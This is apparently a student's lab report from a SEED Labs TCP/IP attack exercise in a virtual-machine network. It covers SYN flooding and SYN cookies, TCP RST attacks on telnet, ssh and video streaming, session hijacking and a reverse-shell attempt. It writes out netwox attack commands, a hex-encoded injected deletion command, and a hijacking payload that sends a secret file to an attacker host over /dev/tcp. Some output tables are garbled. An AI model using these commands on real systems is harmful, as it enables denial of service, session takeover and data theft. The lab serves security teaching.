
### 3.1 Task 1: SYN Flooding Attack

- a. Before attack
- "netstat -tna" command before attack, check the usage of the queue, the number of halfopened connection associated with a listening port

```
[11/13/20 NatNetwork]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address
                                              Foreign Address
                                                                        State
tcp
           0
                   0 127.0.1.1:53
                                              0.0.0.0:*
                                                                        LISTEN
           0
tcp
                   0 127.0.0.1:53
                                              0.0.0.0:*
                                                                        LISTEN
           0
                  0 0.0.0.0:22
                                              0.0.0.0:*
tcp
                                                                        LISTEN
           0
                   0 0.0.0.0:23
tcp
                                              0.0.0.0:*
                                                                        LISTEN
tcp
           0
                  0 127.0.0.1:953
                                              0.0.0.0:*
                                                                        LISTEN
                  0 127.0.0.1:3306
tcp
           0
                                              0.0.0.0:*
                                                                        LISTEN
tcp6
           0
                   0 :::80
                                              :::*
                                                                        LISTEN
tcp6
           0
                  0 :::53
                                              :::*
                                                                        LISTEN
           0
                   0 :::21
                                              :::*
tcp6
                                                                        LISTEN
tcp6
           0
                   0 :::22
                                               :::*
                                                                        LISTEN
           0
                   0 :::3128
                                                                        LISTEN
tcp6
                                              :::*
           0
                   0 ::1:953
tcp6
                                                                        LISTEN
[11/13/20 NatNetwork]seed@VM:~$
```



as we can see "SYN\_RECV," it shows half-opened connections

ton	0	0	10.0.2.6:23		247 6 177	.254:26586	SYN RECV
tcp tcp	0		10.0.2.6:23			17.33:33669	SYN RECV
tcp	0		10.0.2.6:23			8.250:45820	SYN RECV
tcp	0		10.0.2.6:23			0.175:56527	SYN RECV
tcp	0		10.0.2.6:23			4.15:58791	SYN RECV
	0		10.0.2.6:23			15.195:45213	SYN RECV
tcp	0		10.0.2.6:23			.96:54418	SYN RECV
tcp	0		10.0.2.6:23			95.155:40338	SYN RECV
tcp	0		10.0.2.6:23			2.139:35273	SYN RECV
tcp	0		10.0.2.6:23			5.196:37631	SYN RECV
tcp	0						SYN RECV
tcp			10.0.2.6:23			0.14:65456	SYN RECV
tcp	0		10.0.2.6:23			.111:22401 4.199:1494	SYN RECV
tcp	0		10.0.2.6:23				
tcp	0		10.0.2.6:23			67.5:22780	SYN RECV
tcp	0		10.0.2.6:23			04.148:3455	SYN RECV
tcp	0		10.0.2.6:23			22.9:40257	SYN RECV
tcp	0		10.0.2.6:23			17.131:46856	SYN_RECV
tcp	0	0				34.100:38078	SYN_RECV
tcp	0		10.0.2.6:23			4.165:12446	SYN_RECV
tcp	0		10.0.2.6:23			.42:60786	SYN RECV
tcp	0		10.0.2.6:23			17.41:37405	SYN RECV
tcp	0		10.0.2.6:23			5.30:7479	SYN_RECV
tcp	0		10.0.2.6:23			34.218:64456	SYN RECV
tcp	0		10.0.2.6:23			21.111:56177	SYN RECV
tcp	0		10.0.2.6:23			.145:64492	SYN_RECV
tcp	0		10.0.2.6:23			.66:26733	SYN_RECV
tcp	0		10.0.2.6:23			77.200:43869	SYN_RECV
tcp	0		10.0.2.6:23			07.167:20810	SYN_RECV
tcp	0		10.0.2.6:23			23.158:1714	SYN_RECV
tcp	0		10.0.2.6:23		10.0.2.5:	32968	ESTABLISHED
tcp6	0	0			:::*		LISTEN
tcp6	0		:::53		:::*		LISTEN
tcp6	0		:::21		:::*		LISTEN
tcp6	0		:::22		:::*		LISTEN
tcp6	0	0			:::*		LISTEN
tcp6	0	0			<b>*:::*</b>		LISTEN
tcp6	0		::1:953	1	:::*		LISTEN
[11/13/20	Nath	letwor	k]seed@VM:~\$		1 1		

## b. After attack:

- On attacker's VM: attack is going on

[11/13/20 NatNetwork]seed@VM:~\$ sudo netwox 76 -i 10.0.2.6 -p 23 -s raw

- Now, we can see that it keeps filling up the queue

11011, 110 00		mat it keeps ining up the queue					
tcp	0	0 10.0.2.6:23	254.172.192.86:62855	SYN RECV			
tcp	0	0 10.0.2.6:23	244.229.233.156:65075	SYN RECV			
tcp	0	0 10.0.2.6:23	251.7.202.13:12418	SYN RECV			
tcp	0	0 10.0.2.6:23	19.239.202.116:60778	SYN RECV			
tcp	0	0 10.0.2.6:23	163.61.117.146:12038	SYN RECV			
tcp	0	0 10.0.2.6:23	253.68.30.240:52449	SYN RECV			
tcp	0	0 10.0.2.6:23	240.21.24.147:3365	SYN RECV			
tcp	0	0 10.0.2.6:23	252.245.144.68:3447	SYN RECV			
tcp	0	0 10.0.2.6:23	13.107.247.90:55404	SYN RECV			
tcp	0	0 10.0.2.6:23	243.107.139.207:17685	SYN RECV			
tcp	0	0 10.0.2.6:23	246.160.146.243:54918	SYN RECV			
tcp	0	0 10.0.2.6:23	251.21.59.149:52849	SYN RECV			
tcp	0	0 10.0.2.6:23	249.191.175.70:32454	SYN RECV			
tcp	0	0 10.0.2.6:23	244.12.2.149:18036	SYN RECV			
tcp	0	0 10.0.2.6:23	241.227.4.114:54450	SYN RECV			
tcp	0	0 10.0.2.6:23	246.52.155.63:4070	SYN RECV			
tcp	0	0 10.0.2.6:23	251.3.20.99:35044	SYN RECV			
tcp	0	0 10.0.2.6:23	198.52.98.230:31108	SYN RECV			
tcp	0	0 10.0.2.6:23	253.11.38.84:11832	SYN RECV			
tcp	0	0 10.0.2.6:23	243.116.250.69:35041	SYN RECV			
tcp	0	0 10.0.2.6:23	254.249.198.140:12956	SYN RECV			
tcp	0	0 10.0.2.6:23	244.71.112.127:23749	SYN RECV			
tcp	0	0 10.0.2.6:23	255.8.145.116:36647	SYN RECV			
tcp	0	0 10.0.2.6:23	52.233.32.43:24428	SYN RECV			
tcp	0	8805 10.0.2.6:23	10.0.2.5:32968	ESTABLISHED			
tcp	0	0 10.0.2.6:23	60.253.188.10:9715	SYN RECV			
tcp	0	0 10.0.2.6:23	247.94.122.229:31007	SYN RECV			
tcp	0	0 10.0.2.6:23	108.85.59.176:6528	SYN RECV			
tcp	0	0 10.0.2.6:23	51.154.125.5:54131	SYN RECV			
tcp	0	0 10.0.2.6:23	245.156.188.105:39126	SYN RECV			
tcp6	0	0 :::80	:::*	LISTEN			
tcp6	0	0 :::53	:::*	LISTEN			
tcp6	0	0 :::21	:::*	LISTEN			
tcp6	0	0 :::22	:::*	LISTEN			
tcp6	0	0 ::1:631	:::*	LISTEN			
tcp6	0	0 :::3128	:::*	LISTEN			
tcp6	0	0 ::1:953 _	:::*	LISTEN			
[11/13/20 NatNetwork]seed@VM:~\$							
"ton" command – note that we are not actually using any resources though							

<sup>- &</sup>quot;top" command – note that we are not actually using any resources though

top - 14:57:10 up 15 min, 2 users, load average: 0.36, 0.11, 0.05
Tasks: 206 total, 1 running, 205 sleeping, 0 stopped, 0 zombie
%Cpu(s): 8.8 us, 4.1 sy, 0.0 ni, 75.1 id, 0.2 wa, 0.0 hi, 11.8 si, 0.0 st
KiB Mem : 2012288 total, 695940 free, 730240 used, 586108 buff/cache
KiB Swap: 1046524 total, 1046524 free, 0 used. 1014760 avail Mem

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+ COMMAND
985	root	20	0	319652	108364	36496	S	19.6	5.4	0:09.47 Xorg
1708	seed	20	0	365596	185784	67080	S	12.0	9.2	0:38.17 compiz
2187	seed	20	0	206164	57432	41788	S	2.3	2.9	0:02.00 /usr/bin/t+
16	root	20	0	0	0	0	S	1.0	0.0	0:00.85 ksoftirqd/1
1893	seed	20	0	203888	42128	36316	S	0.7	2.1	0:01.11 nautilus
957	mysql	20	0	548756	130204	16716	S	0.3	6.5	0:00.84 mysqld
1288	seed	20	0	18232	2200	1876	S	0.3	0.1	0:01.07 VBoxClient
1339	root	20	0	31808	2964	2560	S	0.3	0.1	0:00.32 VBoxService
1	root	20	0	24208	5256	3824	S	0.0	0.3	0:01.53 systemd
2	root	20	0	0	0	0	S	0.0	0.0	0:00.00 kthreadd
3	root	20	0	0	0	0	S	0.0	0.0	0:00.03 ksoftirqd/0
5	root	0	-20	0	0	0	S	0.0	0.0	0:00.00 kworker/0:+
6	root	20	0	0	0	0	S	0.0	0.0	0:00.37 kworker/u4+
7	root	20	0	0	0	0	S	0.0	0.0	0:00.15 rcu sched
8	root	20	0	0	0	7.00	S	0.0	0.0	0:00.00 rcu bh
9	root	rt	0	0	0	0	S	0.0	0.0	0:00.00 migration/0
10	root	0	-20	0	0	0	S	0.0	0.0	0:00.00 lru-add-dr+
11	root	rt	0	0	0	0	S	0.0	0.0	0:00.00 watchdog/0
12	root	20	0	0	0	0	S	0.0	0.0	0:00.00 cpuhp/0
13	root	20	0	0	0	0	S	0.0	0.0	0:00.00 cpuhp/1
14	root	rt	0	0	0	0	S	0.0	0.0	0:00.00 watchdog/1

- On client's VM: it's trying but we(attacker) keep filling up the SYN queue so client is not allowed to connect. Client just keeps trying.

[11/13/20 NatNetwork]seed@VM:~\$ telnet 10.0.2.6 Trying 10.0.2.6...

- Attack is still going on, but after turning on the SYN Cookie Countermeasure, checked that attack failed
- Under the countermeasure being turned on, a keyed hash (H), SYN cookie, is sent to the client as the initial sequence number from the server.
- So, when a server receives a SYN packet, the server calculates H from the information in the packet using a secret key that is only known to the server. But it does not store the half-opened connection in its queue. When it sends H to client, which is not an attacker, it sends H+1 in the acknowledgement field to be checked by the server if it is valid or not by recalculating the cookie. On the other hand, H will not reach the attacker.

```
[11/13/20 NatNetwork]seed@VM:~$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Fri Nov 13 14:45:32 EST 2020 from 10.0.2.5 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
 * Documentation: https://help.ubuntu.com
 * Management:
                   https://landscape.canonical.com
 * Support:
                   https://ubuntu.com/advantage
1 package can be updated.
0 updates are security updates.
```

#### 3.2 Task 2: TCP RST Attacks on telnet and ssh Connections

- \* Using Netwox
- disconnect a TCP connection between a client and a server

# [11/13/20 NatNetwork]seed@VM:~\$ sudo netwox 78 -i 10.0.2.6

- on telnet

```
[11/13/20 NatNetwork]seed@VM:~$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Fri Nov 13 17:55:00 EST 2020 from 10.0.2.5 on pts/1
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
 * Documentation:
                   https://help.ubuntu.com
                   https://landscape.canonical.com
 * Management:
 * Support:
                   https://ubuntu.com/advantage
1 package can be updated.
O updates are security updates.
[11/13/20 NatNetwork]seed@VM:~$ Connection closed by foreign host.
[11/13/20 NatNetwork]seed@VM:~$
```

- on ssh

```
[11/13/20 NatNetwork]seed@VM:~$ ssh 10.0.2.6 seed@10.0.2.6's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

* Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com

* Support: https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.


Last login: Fri Nov 13 18:06:53 2020 from 10.0.2.5
[11/13/20 NatNetwork]seed@VM:~$ packet_write_wait: Connection to 10.0.2.6 port 2
2: Broken pipe
[11/13/20 NatNetwork]seed@VM:~$ ■
```

### b. Using Scapy

- 1) captured TCP connection data using Wireshark to retrieve the source port, destination port, sequence number, acknowledgement number.
- 2) write a Python code using the data (task2b-t1.py). Note that seq# should be +1
- run the program to attack

```
[11/13/20 NatNetwork]seed@VM:~/lab09$ sudo python task2b-t1.py
SENDING RESET PACKET...
                                                                        (4)
version
            : BitField (4 bits)
                                                    = 4
ihl
            : BitField (4 bits)
                                                                        (None)
                                                    = None
            : XByteField
tos
                                                    = 0
                                                                        (0)
            : ShortField
                                                                        (None)
len
                                                    = None
            : ShortField
id
                                                    = 1
                                                                        (1)
            : FlagsField (3 bits)
                                                                        (<Flag 0 ()>)
flags
                                                    = <Flag 0 ()>
frag
            : BitField (13 bits)
                                                    = 0
                                                                        (0)
ttl
            : ByteField
                                                    = 64
                                                                        (64)
            : ByteEnumField
                                                                        (0)
proto
                                                    = 6
            : XShortField
chksum
                                                    = None
                                                                        (None)
            : SourceIPField
                                                      '10.0.2.5'
                                                                        (None)
src
dst
            : DestIPField
                                                      '10.0.2.6'
                                                                        (None)
            : PacketListField
options
                                                    = []
                                                                        ([])
            : ShortEnumField
                                                                        (20)
sport
                                                    = 53360
            : ShortEnumField
                                                    = 23
                                                                        (80)
dport
seq
            : IntField
                                                    = 1643279716
                                                                        (0)
ack
            : IntField
                                                    = 0
                                                                        (0)
            : BitField (4 bits)
dataofs
                                                    = None
                                                                        (None)
reserved
           : BitField (3 bits)
                                                    = 0
                                                                        (0)
                                                    = <Flag 4 (R)>
flags
            : FlagsField (9 bits)
                                                                        (<Flag 2 (S)>
window
            : ShortField
                                                    = 8192
                                                                        (8192)
            : XShortField
                                                    = None
                                                                        (None)
chksum
            : ShortField
                                                    = 0
uraptr
                                                                        (0)
            : TCPOptionsField
options
                                                    = []
                                                                        ([])
```

- result: disconnected captured on Wireshark




### Task 3: TCP RST Attacks on Video Streaming Applications

- disrupt the TCP session established between the client and video streaming machine.
- target at the client's machine

### [11/13/20 NatNetwork]seed@VM:~\$ sudo netwox 78 --filter "src host 10.0.2.5"

- client, browsing for a video content in the video-streaming web site (YouTube), gets disrupted.



- 3.4 Task 4: TCP Session Hijacking
- \* Using Netwox
- hijack an existing TCP connection (session) between two victims by injecting malicious contents into this session.
- 1) Used Wireshark to check the TCP packet
- 2) created a file named target.txt
- get the hex value for the command we want to run

```
>>> "rm /home/seed/target.txt\n".encode("hex")
'726d202f686f6d652f736565642f7461726765742e7478740a'
```


3) using the information gained from Wireshark and the hex value, conduct the TCP Session Hijacking attack

[11/13/20 NatNetwork]seed@VM:~/lab09\$ sudo netwox 40 -l 10.0.2.5 -m 10.0. 2.6 -j 64 -o 53368 -p 23 -q 2543543646 -E 237 -r 3737494735 -z -H 726d202 f686f6d652f736565642f7461726765742e7478740a

(4) 2nd attempt (later) with following command

sudo netwox 40 --ip4-src 10.0.2.5 --ip4-dst 10.0.2.6 --ip4-ttl 64 --tcp-src 47932 --tcp-dst 23 --tcp-seqnum 2407293983 --tcp-window 237 --tcp-acknum 2231759840 --tcp-ack --tcp-psh --tcp-data " 726d202f686f6d652f736565642f7461726765742e7478740a "


result captured on Wireshark




- The file has gone
- Using Scapy
- 1) figure out values needed on Wireshark
- 2) Write a python program, run it

```
[11/13/20 NatNetwork]seed@VM:~/lab09$ sudo python task4.py
SENDING SESSION HIJACKING PACKET...
version
                                                                      (4)
           : BitField (4 bits)
                                                   = 4
ihl
            : BitField (4 bits)
                                                   = None
                                                                      (None)
tos
            : XByteField
                                                   = 0
                                                                      (0)
            : ShortField
len
                                                   = None
                                                                      (None)
id
            : ShortField
                                                   = 1
                                                                      (1)
flags
            : FlagsField (3 bits)
                                                   = <Flag 0 ()>
                                                                      (<Flag 0 ()>)
frag
            : BitField (13 bits)
                                                   = 0
                                                                      (0)
            : ByteField
                                                   = 64
                                                                      (64)
ttl
proto
            : ByteEnumField
                                                   = 6
                                                                      (0)
                                                   = None
chksum
            : XShortField
                                                                      (None)
            : SourceIPField
                                                   = '10.0.2.5'
                                                                      (None)
src
dst
            : DestIPField
                                                   = '10.0.2.6'
                                                                      (None)
                                                   = []
            : PacketListField
options
                                                                      ([])
sport
            : ShortEnumField
                                                   = 53364
                                                                      (20)
dport
            : ShortEnumField
                                                   = 23
                                                                      (80)
seq
           : IntField
                                                   = 3689420155L
                                                                      (0)
           : IntField
                                                   = 1001476718
                                                                      (0)
ack
dataofs
           : BitField (4 bits)
                                                   = None
                                                                      (None)
           : BitField (3 bits)
reserved
                                                   = 0
                                                                      (0)
flags
           : FlagsField (9 bits)
                                                   = <Flag 16 (A)>
                                                                      (<Flag 2 (S)>
           : ShortField
                                                   = 8192
window
                                                                      (8192)
chksum
           : XShortField
                                                   = None
                                                                      (None)
                                                   = 0
           : ShortField
urgptr
                                                                      (0)
           : TCPOptionsField
                                                   = []
options
                                                                      ([])
load
           : StrField
                                                   = '\r cat /home/seed/secret > /
dev/tcp/10.0.2.4/9090\r' ('')
[11/13/20 NatNetwork]seed@VM:~/lab09$
```


Result : attack succeedded




- 3.5 Task 5: Creating Reverse Shell using TCP Session Hijacking
- We can create a reverse-shell, and run command on the victim machine through the session hijacking attack
- have a bash shell on server machine connect back to my(attacker) machine



remove file existing on server VM



- hijack the telnet session between client and server, get reverse-shell on the client VM?



Using Scapy, tried to run the code named "task5.py"